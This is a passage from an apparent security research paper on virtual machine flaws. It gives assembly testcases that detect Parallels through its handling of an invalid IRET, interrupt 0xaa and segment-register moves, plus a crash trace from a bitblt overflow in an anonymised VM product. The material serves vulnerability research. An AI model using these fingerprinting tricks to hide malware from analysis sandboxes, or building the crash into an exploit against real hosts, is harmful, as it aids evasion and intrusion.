}
```

a. `TXCNT` is inserted here.

Table 14: Virtual Machine X Invalid IRET Testcase

```
section .data
msg: db "if you can see this message, this is not
parallels",0xa

section .text
global _start
_start:
    mov eax, 48
    mov ebx, 11
    mov ecx, sigsegv
    int 0x80
    push 0x00
    iret
sigsegv:
    mov eax, 4
    mov ebx, 2
    mov ecx, msg
    mov edx, 51
    int 0x80
    xor eax, eax
    xor ebx, ebx
    inc eax
    int 0x80
```

Table 15: Virtual Machine X Interrupt 0xaa Testcase

```
section .data
msg: db "if you can see this message, this is not
parallels",0xa

section .text
global _start
_start:
    mov eax, 48
    mov ebx, 4
    mov ecx, signal
    int 0x80
    mov eax, 48
    mov ebx, 11
    mov ecx, signal
    int 0x80
    int 0xaa
signal:
    mov eax, 4
    mov ebx, 2
    mov ecx, msg
    mov edx, 51
    int 0x80
    xor eax, eax
    xor ebx, ebx
    inc eax
    int 0x80
```

Table 16: Virtual Machine X segment registers testcase

```
section .data
msg: db "if you can see this message, this is not
parallels",0xa

section .text
global _start
_start:
    mov eax, 48
    mov ebx, 4
    mov ecx, sigill
    int 0x80
    mov ebx, segr6
    mov segr6, ebx
sigill:
    mov eax, 4
    mov ebx, 2
    mov ecx, msg
    mov edx, 51
    int 0x80
    xor eax, eax
    xor ebx, ebx
    inc eax
    int 0x80
```

Table 17: Virtual Machine X generated bug report for bitblt overflow

```
-------------------------------------
Virtual Machine X X.X for Linux version X.X Build
XXXX.X from 2006-11-22
-------------------------------------
Received SIGSEGV: Segmentation fault
 #0 [0xffffe440]
 #1 /lib/tls/libc.so.6(memcpy+0x1c) [0x40932f0c]
 #2 /usr/qt/3/lib/libqt-
mt.so.3(_ZNK6QImage4copyEiiiii+0x13f)
[0x4027dfd7]
 #3 /usr/qt/3/lib/libqt-
mt.so.3(_ZN8QPainter9drawImageEiiRK6QImageiiiii+0
x1f3) [0x402ad88f]
 #4 /usr/lib/xxx/xxx-linux [0x80a00a5]
 #5 /usr/lib/xxx/xxx-linux [0x809a6ff]
```